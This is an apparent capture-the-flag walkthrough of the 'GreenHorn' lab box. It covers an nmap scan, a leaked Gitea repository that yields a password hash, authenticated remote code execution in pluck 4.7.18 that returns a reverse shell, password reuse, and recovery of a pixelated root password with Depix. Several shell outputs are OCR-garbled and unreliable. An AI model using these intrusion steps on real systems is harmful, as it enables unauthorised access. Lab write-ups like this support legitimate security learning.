target = 10.10.11.25

nmap scan

```
# Nmap 7.94SVN scan initiated Wed Sep 25 10:05:49 2024 as: nmap -sC -A -v -
oN scan.txt 10.10.11.25
Nmap scan report for 10.10.11.25
Host is up (0.15s latency).
Not shown: 993 closed tcp ports (reset)
PORT STATE SERVICE
                                 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu
22/tcp
       open
                 ssh
Linux; protocol 2.0)
| ssh-hostkey:
   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
__ 256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
26/tcp filtered rsftp
                                 nginx 1.18.0 (Ubuntu)
80/tcp open
                 http
|_http-title: Did not follow redirect to http://greenhorn.htb/
| http-methods:
Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
1501/tcp filtered sas-3
1533/tcp filtered virtual-places
3000/tcp open
                 ppp?
| fingerprint-strings:
    GenericLines, Help, RTSPRequest:
     HTTP/1.1 400 Bad Request
     Content-Type: text/plain; charset=utf-8
     Connection: close
     Request
   GetRequest:
     HTTP/1.0 200 OK
     Cache-Control: max-age=0, private, must-revalidate, no-transform
     Content-Type: text/html; charset=utf-8
     Set-Cookie: i_like_gitea=027886c560764173; Path=/; HttpOnly;
SameSite=Lax
      Set-Cookie:
_csrf=Kl4aaR_QAQQeX9XPp5urHUXsHyk6MTcyNzI0Nzk2MjAy0TI3MzMyMg; Path=/; Max-
Age=86400; HttpOnly; SameSite=Lax
     X-Frame-Options: SAMEORIGIN
     Date: Wed, 25 Sep 2024 07:06:02 GMT
     <!DOCTYPE html>
     <html lang="en-US" class="theme-auto">
     <head>
     <meta name="viewport" content="width=device-width, initial-scale=1">
     <title>GreenHorn</title>
     <link rel="manifest"</pre>
href="data:application/json;base64,eyJuYW1lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFt
ZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRi0jMwMDAvIiw
iaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRi0jMwMDAvYXNzZXRzL2ltZy9sb2
dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0d
```

```
HA6Ly9ncmVlbmhvcm4uaHRi0jMwMDAvYX
    HTTPOptions:
     HTTP/1.0 405 Method Not Allowed
      Allow: HEAD
      Allow: HEAD
      Allow: GET
      Cache-Control: max-age=0, private, must-revalidate, no-transform
      Set-Cookie: i_like_gitea=abe57f49dd804ec9; Path=/; HttpOnly;
SameSite=Lax
      Set-Cookie:
_csrf=_14HcXHw5T8aesZ8v0G7ZWfFTLQ6MTcyNzI0Nzk2NzgyMTg2MTQ5MA; Path=/; Max-
Age=86400; HttpOnly; SameSite=Lax
     X-Frame-Options: SAMEORIGIN
     Date: Wed, 25 Sep 2024 07:06:07 GMT
     Content-Length: 0
4443/tcp filtered pharos
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Sep 25 10:07:46 2024 -- 1 IP address (1 host up) scanned
in 117.13 seconds
```

port 80

http://greenhorn.htb




Here I found a login page at /login.php but I had no password.


pluck4.7.18 is vulnerable to authenticated remote code execution(RCE) but no password yet. link

port 3000

http://greenhorn.htb:3000



The source code to the whole web app is here and all is left is to find the config file to gain the password.



I used crackstation.net to crack it



Back the rce I had found earlier and now with the password and having set up a listener once the exploit is uploaded.

```
Listening on [any] 1423 ...

connect to [18.10.14.20] from (UMRNOWN) [18.10.11.25] 3618

Linux greenhorn 5.15.0-11.3-generic #123-Ubuntu SMP Mon Jun 10 88:16:17 UTC 2024 x86_64 x86_64 x86_64 GMU/Linux

13:12:18 up 31 min, 0 users, load average: 0.00, 0.00, 0.00, 0.00

USER TTV FROM LOGIND DIE 2/CUP PCPU WHAT

UIG-33 (num-data) gid-33 (mum-data) groups-23 (mum-data)

// Alinysh: 0: can't access try; plo control urned off

$ pyd-mail - 2: Import ptypity.spawn(*/bin/bash*)

**Spyd-mail - 2: Import ptypity.spawn(*/bin/bash*)

**Import ptypity.spawn(*/bin/bash*)

*
```

After scanning the system I found a few users

```
git:x:114:120:Git Version Control,,,:/home/git:/bin/bash
junior:x:1000:1000::/home/junior:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

The same password seems to work for user junior

```
Junior@greenhorn:-$ whoami
whoami
junior
junior@greenhorn:-$
```

Privilege Escalation

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

'sudo /usr/sbin/openvas'

Enter password:

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Reversing pixelation

This was a new one.

Lets start with the pdf in the home dir

Pixelation is a process where an image is divided into blocks, and each block is averaged into a single color. This makes the details within the block indistinguishable. So it is deterministic and can be reversed if the original image's characteristics and the pixelation process are known.

- Tools
 - pdfimages To generate an image containing pixeled data
 - · Depix link reversing
- 1. I used pdf images to generate image of the pixeled data

pdfimages -j Using\ OpenVAS.pdf output

• The output is a .ppm file

2. For depix to work i have to convert the .ppm file to an image

```
mogrify -format png output-*.ppm -

[stame@biggie]-[/thm/greenlorn]

[stame@biggie]-[/thm/greenlorn]-[/thm/greenlorn]

[stame@biggie]-[/thm/greenlorn]-[/thm/greenlorn]-[/thm/greenlorn]-[/thm/greenlorn]-[/thm/greenlorn]-[/thm/greenl
```

3. I run depix against the image output generated.

python3 /home/itsme/thm/t00ls/Depix/depix.py -p /home/itsme/thm/greenHorn/output-000.png -s /home/itsme/thm/t00ls/Depix/images/searchimages/debruinseq_notepad_Windows10_closeAnd Spaced.png -o output.png

side from side the other side side from side the other side

With the password, Lets try su root.

```
Unior@greenhorn:-$ su root
u root
assword: sidefromsidetheothersidesidefromsidetheotherside

root
assword: sidefromsidetheothersidesidefromsidetheotherside

root@greenhorn:/home/junior# whoami
noami
noami
do and the side of the side o
```